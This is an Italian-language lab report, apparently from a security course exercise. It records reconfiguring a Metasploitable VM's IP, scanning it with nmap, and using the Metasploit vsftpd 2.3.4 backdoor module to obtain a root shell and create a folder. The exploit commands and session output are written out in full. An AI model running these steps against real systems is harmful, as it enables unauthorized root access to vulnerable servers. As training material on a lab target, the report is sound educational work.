Relazione sull'Esploit


Cambiamento dell'Indirizzo IP del Server Bersaglio

Per prima cosa è stato cambiato l'indirizzo IP della meta con il comando:

sudo nano /etc/network/interfaces+

Da qui abbiamo potuto cambiare il vecchio indirizzo IP della meta in 192.168.1.149 e si è settata la kali di conseguenza perché le due macchine potessero comunicare

```
auto eth0
iface eth0 inet static
address 192.168.1.149
netmask 255.255.255.0
network 192.168.1.0
broadcast 192.168.1.255
gateway 192.168.1.1
```




Scansione delle Porte Aperte con Nmap

È stata eseguita una scansione delle porte aperte e dei servizi in esecuzione sul server bersaglio usando nmap tramite il comando:


nmap -sV 192.168.1.149

Risultati della Scansione:



Attacco con Msfconsole

Si è utilizzato la Msfconsole per sfruttare le vulnerabilità della Metasploitable.
Come da esercizio, abbiamo attaccato la macchina sul servizio “vsftpd”.



Abbiamo cercato dei possibili exploit su Msfconsole con vsftpd come parola chiave e ne uscito uno.

Dopodiché Msfconsole è stata settata che il bersaglio dell'exploit fosse la Metasploitable

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.1.149
rhosts ⇒ 192.168.1.149
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.1.149
rhosts ⇒ 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.100:42835 → 192.168.1.149:6200) at 2024-07-08 10:17:22 -0400
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Grazie a questa debolezza, siamo riusciti ad entrare sulla shell della Metasploitable e da qui abbiamo creato una cartella come da esercizio con il comando

mkdir /root/test_metasploit

```
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:c2:08:f7
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fec2:8f7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4056 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3936 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:341806 (333.7 KB)  TX bytes:553237 (540.2 KB)
          Base address:0×d240 Memory:f0820000-f0840000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:396 errors:0 dropped:0 overruns:0 frame:0
          TX packets:396 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:110533 (107.9 KB)  TX bytes:110533 (107.9 KB)
```

```
cd root
ls
Desktop
reset_logs.sh
vnc.log
mkdir /test_metasploit
```